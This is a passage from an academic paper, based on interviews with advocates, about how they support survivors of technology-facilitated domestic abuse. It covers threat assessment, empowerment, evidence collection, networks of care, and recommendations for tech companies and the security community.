Firstly, after establishing trust, advocates often described conducting a formal or informal threat assessment (although most advocates did not describe this in terms of threat assessment). Assessing threats can include technical support like checking devices and accounts, but it can also be assessing for emotional, physical, or financial threats. Chris described this as a "kind of triage, like what do we need to take care of?". Recognising technology abuse alongside other forms of coercive control can be a challenge; several advocates reported that many survivors do not realise that technology abuse is happening as "it's not always very obvious" (Amy Jacques). In particular, advocates emphasized the importance of paying attention to children's accounts and devices in threat assessment, as these can easily be abused. In many situations, survivors may not identify an abusive situation as abusive.

For example, Emma Pickering (Refuge UK) described a situation in which a survivor reported intense harassment of around 100 emails a day, but the police were not taking the case very seriously. Emma went through "a checklist with [the survivor] and it turned out that actually the whole house was rigged with technology. She'd been with him since she's 15 and she thought it was very normal because of the way he behaved to have webcams in the bedroom, the bathroom; he had three home built PCs for the children, the Xbox was rigged." In this case, the survivor was aware of the cameras but had not articulated this behaviour as abuse and therefore did not report it to the police.

Threat assessment practices can come into tension with the principles of belief and validation. For example, Sarah explained "we always want to make sure that we're believing people, but I think for people who may be new to [...] working with someone who's experiencing stalking behavior, especially if that stalking includes tech-facilitated abuse that they may jump to like the zebra issue instead of just working with horses first." She explained this meant both survivors and advocates may assume stalking is related to "more advanced" forms of abuse like spyware or hacking, when in reality, more mundane acts like guessing or coercing a Facebook password are much more common forms of compromise.

Identifying what's possible requires a detailed knowledge of account compromises, such as the fact that if someone has access to an email password, they can likely use that to reset your Facebook password, but not vice versa (Rowan*). Therefore, threat assessment often requires both fairly sophisticated technical knowledge (i.e. differentiating between spyware or various password compromises) as well as the very subtle skills of belief and validation discussed earlier. Advocates take great care to avoid invalidating survivor's experience of abuse, even if their assessment of the problem is different to the survivor's.

Many advocates reported incorporating the framework of intersectionality into their safety planning practices. They confirmed that tech abuse, like other forms of abuse, disproportionately affects people experiencing multiple forms of oppression. For example, survivors with disabilities who rely on assistive technology like mobility aids or screen-readers are particularly vulnerable to that technology being withheld or exploited (Natalie Dolci). Migrant survivors face specific risks like perpetrators impersonating immigration officials online and threatening deportation or threatening to expose undocumented status online. Similarly, Metzli Mejia, (Los Angeles LGBT Center) described how LGBTQ+ survivors face additional risks of being outed online. Lastly, many advocates reported that law enforcement are often less likely to treat cases involving women of colour or those from less wealthy backgrounds seriously. When taking these overlapping identities into account in threat assessment, advocates incorporate intersectionality into their practices.

Secondly, in the data walkthrough, Toby Shulruff made an

important point in noting that advocates do not just assess threats, but also help survivors map their strengths and resilience. Toby noted that there is a tendency, especially in legal systems, to portray survivors as "fragile and in need of saving" when in reality they are highly creative and resilient. By mapping these strengths, advocates help survivors keep in mind all the resources they have to draw on; this is a critical part of empowerment, a practice explored in the next section.

Lastly, safety planning involves taking action to secure accounts and devices, as well as anticipating future scenarios and planning appropriate responses with the survivor. Safety planning was, in advocates' accounts, often closely linked with "survivor centric approaches" which means "deferring to what the survivor identifies as best outcome" (Sarah). For example, rather than pressuring survivors to leave, advocates reported changing their advice and safety planning to adjust to the survivors' preferences.

Besides securing accounts and devices, safety planning may include actions like limiting social media use, or dating app use, reporting perpetrator to social media platform, or forwarding emails from the perpetrator to a separate folder to limit time spent engaging. Many of these resemble what Akiwowo [72] described as "digital self care". Farah Sattar (DCRYPTD) described these as general "digital self defence" techniques.

Advocates were careful to highlight potential unintended consequences to survivors: for example, removing spyware might result in losing the evidence that it was there in the first place. The difficulties of evidence-collection will be explored further in 4.1. Furthermore, removing a tracking app from a survivor's phone may result in further violence and abuse from a controlling partner, rather than making them safer. This is why it is imperative to incorporate the survivor's experiences, needs, context, and preferences into any advice.

Demystification and empowerment. Throughout supporting survivors who experience tech abuse, advocates seek to empower survivors to recognise their strengths while simultaneously demystifying the disproportionate power perpetrators attempt to project. As Eva Galperin (Electronic Frontier Foundation) said, "for a lot of people, technical knowledge and you know computer security is essentially magic [...] so it's very easy to use the appearance of that knowledge to make yourself seem omniscient and omnipotent and often that alone is enough to manipulate the victim." Similarly, Chris said "a lot of times the abuser is promoting themselves as this tech god and they create an impression of themselves as just being all knowing and they can do anything." This overstating of perpetrator capabilities complicates threat assessment, contributing to the zebra vs horse problem described above. Advocates will demystify this appearance of power by helping survivors understand "what the perpetrator is actually capable of, and what's bullshit" (Eva Galperin).

Drawing on research from the Technology-Enabled Coercive Control Initiative [19], Natalie Dolci phrased this in terms of "perceived expert status": perpetrators will often overstate their "tech-savviness" and advocates try to diminish this perceived expert status while raising survivors perceptions of their own expertise and technical competence.

At the same time, advocates will both help survivors develop their technical skills and recognise how many technical skills they already have, in a process of empowerment. For example, Adam Dodge described asking survivors if they "know how to reset a password, know what location tracking apps are and what they do, know what Wi-Fi is" and when they answered yes, saying "I would describe that a person who knows how to use all those things and knows what they are as actually very tech savvy." Similarly, for many advocates even mundane processes of threat assessment were phrased in terms of empowerment: for example, describing how to distinguish between annoying adware and targeted attacks as helping people "to be more empowered" (Toby Shulruff).

Survivors experience feelings of helplessness and disempowerment as a result of tech abuse, which limit their liberty [19, 62]. This makes it particularly critical that advocates' security practices are based on empowerment as well as belief and validation. The technical support and advice advocates give needs to be survivor-centric and respect survivors agency in order to avoid repeating patterns of coercion and control. By improving survivors' perceptions of their own technical expertise, while simultaneously reducing the perpetrators perceived expert status [19], advocates aim to create a sense of safety which is synonymous with empowerment.

Supporting evidence collection. Although most advocates we interviewed were not lawyers, guiding and supporting survivors through interactions with law enforcement and court systems was a huge part of the work advocates described. Documenting device compromise, abusive messages, or oppressive surveillance are critical for seeking redress through legal routes, such as reporting to law enforcement, getting a restraining order, or going to court.

Advocates supported this using tools such as "stalking logs" which allow survivors to record unwanted contact and interactions with perpetrators (Stephanie*). Advocates also often mentioned screenshots as a critical tool for producing evidence. Two advocates also described recommending a specific app called Our Family Wizard which is sometimes prescribed in court orders for co-parenting. Both advocates said this app was for making it easy to print a log of all text messages, phone logs and emails to provide to a court (although other advocates also expressed reservations about the way courts mandate it).

However, collecting evidence can often be very tricky. Many advocates noted the difficulties of procuring a record from private platforms like Facebook or Snapchat. Rebecca* described a particularly frustrating pattern with non-consensual intimate images shared on Facebook: "if you don't screenshot them before they're taken down, then it's really difficult to get information from Facebook, like get evidence

of it for court." Getting tech companies (usually based in the US) to respond to requests for evidence is often even harder in countries outside the Global North: Andrijana Radoicic Nedeljkovic, an advocate at Atina, a human trafficking and domestic violence shelter in Serbia, described a case where the state prosecutor had to wait thirteen months for a response from Facebook.

In addition, judges often do not know how to interpret technical data relating to forensics. Likewise, law enforcement often do not have the necessary skills to collect evidence and preserve evidence, so that skilled defence lawyers can make "technical legal arguments around [...] in relation to the chain of evidence" (Milcah*). With harassment using anonymous platforms or spoofed phone numbers, attribution and demonstrating authenticity is a challenge. Because it is hard to "get physical proof that it's happening", tech abuse often is not "taken as seriously by different systems" (Rowan*). Hera Hussein (Chayn) tied this to "a hysteria amongst the [criminal justice profession] around women submitting false cases." Ben Walker (Tech-Enabled Coercive Control Clinic), described being unable to help survivors by providing evidence in court as then "our clinics records could become public as a result of subpoenas."

Technical capacities for collecting evidence can also themselves be abused. Hera Hussein described a case where a woman was recorded for ten years in her home by her partner without her knowledge. Her partner was now using those ten years of security camera footage against her to fight a custody battle by selecting footage that suited his case and omitted evidence of his own behaviours. In this case, part of the support Hera was able to offer was to help the survivor validate her experience of being secretly recorded as coercive control: "you start peeling the layers that society has, like you know, put on women's minds about compromise and understanding the other person and they start seeing the situation for what it is. I think that is a very heavily underappreciated service to support survivors' understanding."

Supporting evidence collection is critical in criminal and civil legal systems, in all countries in which we interviewed advocates. Evidence can also be very psychologically important in the context of gaslighting, so survivors can be reassured their experiences are valid. Therefore, evidence collection, although it is not immediately related to securing devices, is crucial for accomplishing a broader sense of safety and security.

Referrals. Lastly, advocates support survivors by connecting them with various specialists, resources and other support services. As Susan Hickey (Harris Country Domestic Violence Coordinating Council) said "we're kind of like [...] a bridge to other resources." In order to be able to refer survivors to these services, advocates first need to build networks of people who can be trusted to support survivors. This practice of developing and maintaining networks of care will be explored further in the next section.

4.2 Networks of care

Networks of care are networks of practitioners willing and able to support survivors with specific needs. Developing and maintaining these networks is a critical security practice that advocates do in order to create more supportive and caring environments for survivors, and in many ways a prerequisite to the individual support practices described in the previous section. The following section first describes the key attributes of these networks, and then explores two particularly tricky relationships to maintain: namely, with law enforcement and tech companies.

4.2.1 Defining networks of care

Networks of care have three key attributes: namely, they involve elements of care, education, and relationships. Firstly, these networks' purpose is to create caring environments for survivors. This support is often not just about pragmatic advice but also about showing care. For example, several advocates mentioned making connections with very local contacts, such as "Geek Squad" tech support services at an electronics store, or a local car mechanic. Susan Hickey explained, "I really like when car companies will say yeah, sure I'll come and I'll look at your car [...] Maybe they're not going to see everything. But I think it just provides a survivor that support that's so important to know that there are people that care." As survivors have often experienced isolation and cruelty from perpetrators, as well as indifference or ignorance from legal systems, building experiences of care is crucial.

Secondly, building links in the networks of care often involves educating various stakeholders in order to prevent those actors from invalidating survivors' experiences in ways that contribute to gaslighting. For example, Susan described wanting to make sure a counsellor was "aware of all the ways a person could [...] use technology to abuse them [...] so they're not [...] like oh lady, you're crazy." Similarly Rebecca* mentioned, "if there were say like a IT expert who could go through their phone with them but was not trauma informed, I would be nervous to refer someone to that person without also being there." A particular risk for advocates coming from the digital privacy or cybersecurity space is "judging [survivors] very harshly, scaring them, giving them advice that is meant for protecting them from nation states or law enforcement rather than their [...] abusers level of technical skill" (Eva Galperin). Therefore, building these networks is more complicated than simply identifying local services; advocates must also ensure that other actors in their network will take a caring, trauma-informed approach.

Lastly, the work of developing networks of care is highly relational as they require building and maintaining relationships. The emotional labour that goes into developing these networks–for example, anticipating how an IT expert may invalidate a survivors' experience–is not commonly appreciated as a kind of security work.

4.2.2 Law enforcement

Advocates described a complicated relationship with law enforcement: they have to rely on the police to conduct investigations and enforce protection orders, while simultaneously trying to mitigate the many ways legal systems fail to address cases of partner and family violence. Andrijana Radoicic Nedeljkovic (Atina) described the risk of law enforcement not treating tech abuse like "real violence" which can create a confusing situation of "double messaging" for survivors after advocates have encouraged them to identify their experiences as abuse. For this reason, for many advocates it is important not just to support survivors in articulating abuse, but also to educate law enforcement to be more receptive and understanding.

Although many advocates described the importance of maintaining close relationships with law enforcement to ensure perpetrators are prosecuted, many also emphasized that "the vast majority of survivors don't report to law enforcement, don't want to be involved in legal systems for a full variety of reasons, or they approach legal systems, and legal systems aren't able to [help them]" (Toby Shulfuff). As a result, most advocates agreed that the main source of support for survivors should "stay with NGOs and community based organizations" (Toby Shulruff). Law enforcement is often implicitly assumed to be a solution to coercive control and domestic violence, yet it is often a part of the problem. Advocates are therefore an alternative source of security to that practiced by courts and police.

4.2.3 Tech workers and tech companies

Another significant group that advocates described building relationships with were tech companies and tech workers. Advocates often described a serious gap in support and care from large tech companies. Many advocates had reached out to tech companies and reported a variety of frustrating experiences. One advocate said, "computer emergency response teams at companies do not want to tackle tech abuse." Several advocates noted that it is impossible to get any form of human customer service from large platforms like Facebook or Twitter, "these monolithic companies that have no telephone number or they have no email address" (Chris). Even in very serious stalking or abuse cases, survivors must navigate complicated forms and help pages without support. "The ability to reach a person would be a game changer" particularly if there were "customer service people who specialised in identifying and supporting survivors of intimate partner violence" (Natalie Dolci).

This gap in support is being filled by tech advocates, often in ways that creates burdens for their organisations. As one advocate said, "the tech companies' lax attitude to customer service is remedied by people in the advocate/charity space, without compensation." Luiza* described an (ongoing as of time of writing) situation in which Pornhub, without seeking or getting permission, links to her organisations' Facebook page on its "Non-Consensual Content Policy" website, which results in thousands of people from all over the world reaching out for support with cases of image-based sexual abuse. The advocate spent an increasing amount of her time helping people navigate Pornhub and other platforms, like Facebook's, non-consensual content policies. She said "the thing that's really disheartening and upsetting, is that, you know, someone reaches out to me to support them. Like immediately [...] like I'm really going to be like [...] Okay let me just get Mark on the phone quickly and I'm like yo Zuckerberg [...] take this down quickly." This is challenging as it often takes weeks to get non-consensual content removed, and then when it is removed, there is no support for getting evidence to prove it e.g. in a court of law. As a result, she said "It's like I don't have the funding anymore to do this work and I can't stop either right? [my supervisor suggested] it's an emotional strain to support people, right? And it's not like- this isn't my role [..] I'm not a trained counsellor."

In the data walkthrough workshop, we suggested that companies like Facebook or Pornhub should be providing more support to survivors, as it seemed the advocate in the situation above was doing unfunded customer support for these companies. Interestingly, this was partially challenged by Kate Worthington, a practitioner working with the Revenge Porn Helpline, who said, "I don't think I would trust the tech companies to take on that emotional support." She highlighted the importance of having support from independent organisations, as customer support services inevitably have the company's interest, which often differ from the survivors' in mind.

Similarly, Eva Galperin described experts in forensics reaching out and offering to help her with the work she does supporting survivors, and said "the problem with that is that my backlog is not technical, my backlog is therapeutic, my backlog is in [...] trauma informed approach and I usually cannot trust the technical people who approach me to know how to do any of those things, and so usually they are appalled when my response is a reading list." This highlights the enduring importance of funding independent support services, alongside calling for better support from companies. Further recommendations for change will be explored in the next section.

4.3 Recommendations for change

In the previous two sections, we have highlighted advocates expertise in combining technical and emotional support practices as well as developing networks of care. In our interviews, advocates also made a variety of recommendations for how to address the problem of technology-facilitated abuse. These recommendations are important because, as advocates are not widely recognised as tech experts, their ideas for how to improve technology safety usually have not been included in privacy and security discussions.

Participants in the study emphasized that more support and funding for training in building capacity is needed. This echoes a general concern with insufficient funding and resources in the field [19, 65]. Some argued it would be more sustainable to develop more partnerships and collaboration with digital security practitioners. This applies also to the digital privacy and rights space: advocates noted that many online privacy resources are directed at politicians, activists and journalists and not domestic violence survivors.

Advocates also made a variety of recommendations for improving technology design. Many of these related to higher levels of privacy and security by default, such as setting a notification reminder to periodically prompt deletion of location data (Ben Walker), or sending notifications when someone logs into your account from a new device.

Others made recommendations related to content uploads and moderation. Companies are often incentivised to coax users to upload as much engaging content as possible at the cost of safety. Advocates called instead for practices which prioritised consent and mechanisms for removing harmful content over data collection and engagement. For example, one advocate suggested, "the upload button on websites needs to be the same size/prominence as the report button" (data walkthrough). Others emphasized the importance of having these reports read "at the same quick speed it is to upload the content" (data walkthrough). Andrijana Radoicic Nedeljkovic suggested that platforms could use facial recognition to notify people when someone uploads a photo of them, and to "be sure that the person had given consent." Mechanisms for reporting could also be much more trauma-informed. For example, when reporting on forms and websites, survivors often are not informed about outcomes, so "you don't get that validation. You know it's all just like, well, you've made this report allegation thing, and we'll kind of have our own really opaque internal process about what's going to happen. So that is not very survivor friendly or validating" (Toby Shulruff). By understanding what good support practices (outlined in the previous two sections), companies can create better support mechanisms for survivors.

Many recommendations for technology design related to broader processes and practices at tech companies rather than specific UX changes. Advocates showed awareness that product design related to the design process, saying "access to information about your physical location through Find My Friends [...] usually has its roots in design. User design that is not designed to take the abuse case as a use case." Advocates suggested incorporating tech abuse into conventional security practices like threat modelling or maturity models, saying "perhaps there needs to be some sort of maturity model related to trauma-informed care for companies just as they would have for other issues."

Natalie Dolci called for "a relational dynamic between victim service organizations where we can say, hey, these are the concerns we've seen this past quarter on your platform." This would allow victim service organisations to flag problems as they arise. This was contrasted with disregard or tokenistic inclusion by companies, in which survivors or advocates were only asked for "green stamp" approval on solutions which had already been developed.

Lastly, Luiza* called for more company measures aimed at perpetrators rather than survivors: "all these platforms can target advertising at a particular person [...] they know that I like ice cream and I'm in the neighbourhood and boom, there's a coupon that's going to come directly to me on a hot summer day. [...] why can't they use the same resources and tools to direct public awareness messaging at perpetrators?" This echoes calls in the literature like [3] to shift the responsibility for addressing tech abuse from survivors to perpetrators.

Advocates recommendations for addressing tech abuse included more funding and resources for capacity building in law enforcement and the support sector, product design in which safety and security are built in by default, and better responsiveness when advocates and survivors raise problems. These recommendations are grounded in an understanding of security as networked and relational: in order to adequately respond to the evolving problem of tech abuse, tech companies and security workers need to develop respectful relationships with advocates working on these problems on the ground.

5 Discussion

This paper responds to the need we outlined in section 2 to study existing safety strategies to support victim-survivors of technology-facilitated abuse. In section 3, we present safety practices of individual advocates as well as how this work is situated in and promotes the development of wider networks of care which incorporate different kinds of expertise - including that of people within the security sector.

However, to fully empower survivors, we would require a destruction of patriarchal social structures and the provision of adequate housing for survivors, social services support, and a variety of other support measures which are not new technologies. This is not an issue that the security community can tackle on its own. However, there are ways in which the work that takes place within the community, especially that which aims to address the topic of technology-facilitated abuse and/or other forms of violence against marginalised people, can better support safety work. We have already presented pragmatic advice from advocates directly in section 3, and now expand with more high-level suggestions for the security community: (1) the need to redefine technical expertise; and (2) the need to recognize networked care work as central to security work.

5.1 Redefining technical expertise

As we outlined in 2.3, theorists in the framework of the ethics of care posit that experiences of caring for those who are

vulnerable give care-providers access to distinctive insights on ethics. We follow and extend this tradition, showing how experiences of supporting survivors lead tech abuse advocates to develop valuable expertise on technology and digital security. Advocates in this space have developed a unique set of skills that combines technical knowledge with the emotional and therapeutic sensitivity needed to support people who have experienced trauma.

This finding departs from several existing studies of the tech abuse support ecosystem which highlight gaps in training and capacity in the sector, sometimes presenting support services as overwhelmed or ill-equipped to address the problem of technology abuse [19,65]. For example, a recent study [65] concluded that "both statutory and voluntary sector representatives 'don't want to be tech experts' [...] nor should they have to be." In fact, some advocates we interviewed also did not consider themselves to be "tech savvy."

This seeming inconsistency can be partially explained by our recruitment and well as through self-selection of participants. Unlike previous studies, we spoke only to advocates who were already interested in and knowledgeable about the problem of tech abuse. Their level of technology expertise is not necessarily representative of the broader community of practitioners in support services.

However, this tension is also linked to our desire to reframe what is commonly understood as technical expertise. Not every support worker in the field of domestic and sexual violence should necessarily be viewed as a technology expert, yet each of them, including those who did not consider themselves tech savvy, will have valuable experience with understanding the dynamics of coercive control, as well as how technology can enable these dynamics.

For example, advocates consider intersecting systems of power and oppression, like misogyny, racism, or ableism, in their threat assessment; these factors should be considered in threat assessments more broadly. Similarly, ideas such as focusing on the "horse issue" instead of the "zebra issue" (see 4.1) are valuable for academic research and media reporting, which can fixate on flashy, sophisticated, but relatively rare, attacks like spyware and omit mundane and common attacks like coercing Facebook passwords. Advocates practices of belief, empowerment, and demystification, also point to the intertwined psychological, emotional, and technical aspects of information security.

Tech abuse advocates' expertise departs from conventional understandings of a "cybersecurity expert" which might involve someone with in-depth knowledge of cryptography or malware analysis. However, this expertise is incredibly valuable for understanding online safety and security. This expertise should be recognised by technology designers and companies looking to build safer digital systems. Many of these organisations also need to receive much better funding from government institutions to continue doing the important work that they do. Therefore we absolutely support calls for greater funding and training to extend the capabilities in the victim support sector, however we also want to highlight that this grounded knowledge translated into many valuable insights which the digital privacy and security community can learn from.

In order to integrate this new understanding of technical expertise, those developing and deploying technical systems should seek out and, crucially, compensate advocates who have direct experience with the harms their products can cause. Practitioners who work on the ground with people directly affected by the problem are a critical source of security expertise. This is true not just for the problems of technology-enabled coercive control or domestic violence, but also more broadly for other forms of abuse or discrimination that are exacerbated by technology, such as racism or xenophobia.

Likewise, security and privacy researchers should collaborate with such practitioners by employing participatory research methods such as those applied by tech abuse clinics [19,34] or in "participatory threat modelling" [58]. Threat modelling both in research and in industry practices should include interpersonal harms such coercive control, bullying, or stalking [26,53,59]. Incorporating the perspectives of both survivors of violence and practitioners who support them will help address blindspots in threat modelling and develop more robust security practices [59].

5.2 Networked care as central to security

Advocates work to create safety for survivors through empowerment, validation, and creating networks of caring, supportive people that survivors can rely on for support. Many of their practices (like threat assessment and safety planning) do resemble conventional security practices. However, practices like advocating for digital self-care or empowerment through technical skills clearly relate to digital security, yet extend far beyond ensuring technical security of accounts and devices. These kinds of care work more closely resemble what Hörschelmann et al. [40] describe as "webs of (in)security" or security practices which include the emotional and practical labour invested in dealing with the breakdown of social relations. It remains an open question whether it is more helpful to reconceptualise (some) care practices as security practices or move away from the notion of security entirely. In fact, advocates themselves rarely used the word "security", often speaking of "empowerment" instead.

This is reminiscent of critical security theorists' preference for emancipation or liberation over security. Critical security theorists emphasize that some security practices can be harmful, as when practitioners in the security industry will inflate threats to sell security as a product [50]. This form of tech saviourism can be disempowering or even exploitative to security subjects, exposing them to surveillance in the name of security, or leaving them in a permanent state of fear. Advocates supporting survivors are not in a financial relationship

with survivors and do not need to sell them security products (as security practitioners in a company may be). Crucially (as described in section 1.3), through their focus on empowering survivors and demystifying abuser's abilities, tech abuse advocates actually invest a significant amount of time and energy to reduce perpetrators' perceived expertise. This runs counter to many security practices of threat inflation which are critiqued within critical security studies.

Tseng et al. [71] have noted that the language of "empowerment" can be misleading in this context, arguing that tech abuse support practices are better described as enablement, or the facilitation of "opportunities for people to develop their own capacity." As Erete et al. [21] write, technology interventions alone cannot empower people without addressing underlying social, economics, and political inequities. Survivors are often targeted because they belong to a systematically marginalized group and abusers know they can wield power against them. To describe projects and technologies as empowering when they do not truly shift these underlying power structures can obscure this reality [71]. Although we cannot evaluate to what extent these practices are actually empowering, the fact that these advocates actively aim for agency and empowerment as a part of security is still significant, as it runs counter to many descriptions of security practices within critical security studies.

Privacy and security researchers and practitioners can draw several insights from the findings and questions raised in this paper. Firstly, by learning about digital security practices in a very different context from the standard security setting (i.e., within a corporate or military organisation) security practitioners can reflect on their own security practices: for example, advocates actively incorporate the values of empowerment in their practices. What kind of values do security practices in other contexts incorporate?

Secondly, this study highlights the benefits of studying existing practices rather than prioritising the development of new technical solutions, offering a pragmatic alternative to technical solutionism. Having an awareness of security as a set of practices opens up the possibility of understanding the networks through which these practices take place. Practices such as developing networks of care in communities are a critical source of support for survivors of abuse and easily missed if the focus is solely on securing devices.

5.3 Limitations and directions for future work

In looking closely at advocates' support practices and exploring their understandings of security, we have accepted a variety of limitations which would have enriched our work and are important to explore in further research.

First, we focused our research design on interviews with advocates, not survivors (with a few exceptions where advocates had themselves experienced technology abuse) so we did not assess survivors' perspectives on these support systems. Therefore, we were only able to describe support practices as they were related to us by advocates; as with any practice, there is likely a gap between what practitioners describe and how this works in practice. Methods such as ethnography and participatory observation, as well as interviewing survivors about their experiences, would provide a richer picture. Survivors' experiences of abuse have been a significant focus of research [25,48], but their experience of support practices and their ideas about safety would undoubtedly be very valuable for future work.

More broadly, we do not fully engage here with existing debates on accessibility and inclusiveness within the field of coercive control and gender-based violence. For example, as a result of the severe isolation that often comes with abuse, many survivors are not able to access support services in the first place, while others have reported negative or exclusionary experiences at support services [60]. Scholars and practitioners advocating for abolitionist perspectives argue that close relationships between domestic violence services and law enforcement are a barrier to access for marginalised groups who are disproportionately targeted [18, 60]. Additionally, others are concerned that a sector originally developed to support "battered women" does not adequately support male, LGBTQ+, trans or non-binary survivors of abuse [11, 22, 30, 54]. These issues are contested and complex, and warrant further study to see how they intersect with privacy and security concerns.

6 Conclusion

Advocates who support victim-survivors of technology-facilitated abuse are (often un-acknowledged) cybersecurity workers and experts. Through their work in developing safety strategies and the sustainable establishment of networks of care, these advocates reconfigure cybersecurity as a form of care sensitive to the experience of trauma. With this paper, we expand the security and privacy community's understanding of this kind of work, and how it can be adapted into security research practices. We do this by (1) expanding the field's understanding of what 'technical' support in security studies is and could be, adding layers of care and relational support; (2) questioning conventional understandings of security by adding the notion of care work as integral to the work of security experts; and (3) redefining technical expertise in security, including knowledge from experiences of support workers and advocates. To better support victim-survivors of technology-mediated abuse, we argue that the security community must re-evaluate its understanding of technical expertise to validate and incorporate the expertise of advocates, and recognize the individual and networked care that is inherent to this work. Once we recognise and understand these networks of care, we can build on and extend them though employing participatory methods and expanding threat modelling to account for harms like coercive control and structural forms of discrimination.

Acknowledgments

Many thanks to our participants, without whose ideas and dedication this work would not be possible. Thank you also to Helena Webb and Gina Neff for invaluable supervision and support. Parts of this work were funded by the EPSRC EP/R045178/1 Human Data Interaction: Legibility, Agency, Negotiability' and the EPSRC Studentship as a part of the Oxford Centre for Doctoral Training in Cybersecurity.

References

[1] Claudia Aradau, Jef Huysmans, Andrew Neal, and Nadine Voelkner. *Critical security methods: New frameworks for analysis*. 2014.

[2] Budi Arief, Kovila P.L. Coopamootoo, Martin Emms, and Aad Van Moorsel. Sensible privacy: How we can protect domestic violence survivors without facilitating misuse. *Proceedings of the ACM Conference on Computer and Communications Security*, pages 201–204, 11 2014.

[3] Rosanna Bellini and Alexander Wilson. Fragments of the past: Curating peer support with perpetrators of domestic violence. *Conference on Human Factors in Computing Systems - Proceedings*, 5 2021.

[4] Valeria Bello. The securitisation of migration in the eu: debates since 9/11. *Global Affairs*, 2, 2016.

[5] Mark Blythe, Kristina Andersen, Rachel Clarke, and Peter Wright. Anti-solutionist strategies: Seriously silly design fiction. *Conference on Human Factors in Computing Systems - Proceedings*, pages 4968–4978, 5 2016.

[6] Liz Bondi. On the relational dynamics of caring: A psychotherapeutic approach to emotional and power dimensions of women's care work. *Gender, Place and Culture*, 15, 2008.

[7] Raven Bowen, Scarlett Redman, Kerri Swindells, and Tess Herrmann. Sex workers too: Summary of evidence for vawg 2020-24 consultation. 2021.

[8] Virginia Braun and Victoria Clarke. Reflecting on reflexive thematic analysis, 2019.

[9] Virginia Braun and Victoria Clarke. One size fits all? what counts as quality practice in (reflexive) thematic analysis? *Qualitative Research in Psychology*, 18(3):328–352, 2021.

[10] Barry Buzan and Ole WÆver. Macrosecuritisation and security constellations: Reconsidering scale in securitisation theory. *Review of International Studies*, 35, 2009.

[11] Jenna M. Calton, Lauren Bennett Cattaneo, and Kris T. Gebhard. Barriers to help seeking for lesbian, gay, bisexual, transgender, and queer survivors of intimate partner violence:. *http://dx.doi.org/10.1177/1524838015585318*, 17:585–600, 5 2015.

[12] Rahul Chatterjee, Periwinkle Doerfler, Hadas Orgad, Sam Havron, Jackeline Palmer, Diana Freed, Karen Levy, Nicola Dell, Damon Mccoy, Thomas Ristenpart, and Cornell Tech. The spyware used in intimate partner violence. *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[13] Christine Chen, Nicola Dell, and Franziska Roesner. Computer security and privacy in the interactions between victim service providers and human trafficking survivors. pages 89–104. USENIX Association, 8 2019.

[14] Danielle Keats Citron. Sexual privacy. *Yale Law Journal*, 128, 5 2019.

[15] Lizzie Coles-Kemp, Debi Ashenden, and Kieron O'Hara. Why should i? cybersecurity, the security of the state and the insecurity of the citizen. *Politics and Governance*, 6:41–48, 6 2018.

[16] Kimberle Crenshaw. Demarginalizing the intersection of race and sex: A black feminist critique of antidiscrimination doctrine, feminist theory, and antiracist politics. *University of Chicago Legal Forum*, 1989, 1989.

[17] Mariolga Reyes Cruz. What if i just cite graciela? working toward decolonizing knowledge through a critical ethnography:. *Qualitative Inquiry*, 14:651–658, 6 2008.

[18] Dana Cuomo. Domestic violence, abolitionism, and the problem of patriarchy, 2020.

[19] Dana Cuomo and Natalie Dolci. Gender-based violence and technology-enabled coercive control in seattle: Challenges and opportunities. *TECC Whitepaper Series*, 2019.

[20] Cynthia Enloe. *Bananas, Beaches and Bases*. 2019.

[21] Sheena Erete and Jennifer O Burrell. Empowered participation: Exploring how citizens use technology in local governance.

[22] Shon Faye. *The transgender issue : an argument for justice*, volume 1. Penguin Books Ltd, 2021.

[23] K.M. Fierke. Critical theory, security, and emancipation, 11 2017.

[24] Diana Freed, Sam Havron, Emily Tseng, Andrea Gallardo, Rahul Chatterjee, Thomas Ristenpart, and Nicola

Dell. "is my phone hacked?" analyzing clinical computer security interventions with survivors of intimate partner violence. *Proceedings of the ACM on Human-Computer Interaction*, 3, 11 2019.

[25] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. Digital technologies and intimate partner violence: A qualitative analysis with multiple stakeholders technologies and intimate partner violence: A qualitative analysis with multiple stakeholders. *Proc. ACM Hum.-Comput. Interact*, 1, 2017.

[26] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "a stalker's paradise": How intimate partner abusers exploit technology. *Conference on Human Factors in Computing Systems - Proceedings*, 2018-April, 4 2018.

[27] Bev Gatenby and Maria Humphries. Feminist participatory action research. *Women's Studies International Forum*, 23, 1 2000.

[28] Glitch. The ripple effect: Covid-19 and the epidemic of online abuse. 2020.

[29] Kishonna L. Gray. Intersecting oppressions and online communities: Examining the experiences of women of color in xbox live. *Information Communication and Society*, 15, 2012.

[30] Xavier L. Guadalupe-Diaz and Jana Jasinski. "i wasn't a priority, i wasn't a victim": Challenges in help seeking for transgender survivors of intimate partner violence. *http://dx.doi.org/10.1177/1077801216650288*, 23:772–792, 6 2016.

[31] Hacking//Hustling. Posting into the void: Studying the impact of shadowbanning on sex workers and activists.

[32] Lucy Hackworth. Limitations of "just gender": The need for an intersectional reframing of online harassment discourse and research. *Mediating Misogyny*, pages 51–70, 2018.

[33] Bridget A Harris and Delanie Woodlock. Digital coercive control: Insights from two landmark domestic violence studies. *The British Journal of Criminology*, 59:530–550, 4 2019.

[34] Sam Havron, Diana Freed, Rahul Chatterjee, Damon Mccoy, Nicola Dell, and Thomas Ristenpart. Clinical computer security for victims of intimate partner violence. *Proceedings of the 28th USENIX Security Symposium*, 2019.

[35] Virginia Held. Can the ethics of care handle violence? *Ethics and Social Welfare*, 4, 2010.

[36] Nicola Henry, Asher Flynn, and Anastasia Powell. Technology-facilitated domestic and sexual violence: A review. *Violence Against Women*, 26, 12 2020.

[37] Helen Hester. Care under capitalism: The crisis of "women's work". *IPPR Progressive Review*, 24, 2018.

[38] Arlie Russell Hochschild. Global care chains and emotional surplus value, 2015.

[39] Hera Hussain. Trauma-informed design: understanding trauma and healing, 2021.

[40] Kathrin Hörschelmann and Elisabeth Reich. Entangled (in)securities: Sketching the scope of geosocial approaches for understanding "webs of (in)security"1. *http://dx.doi.org/10.1080/14650045.2016.1214821*, 22:73–90, 1 2016.

[41] Mariame Kaba. Free us all – the new inquiry, 2017.

[42] Thomas Kadri. Networks of empathy. *Utah Law Review*, 2020:6, 7 2020.

[43] Roxanne Leitão. Anticipating smart home security and privacy threats with survivors of intimate partner abuse. *DIS 2019 - Proceedings of the 2019 ACM Designing Interactive Systems Conference*, pages 527–539, 6 2019.

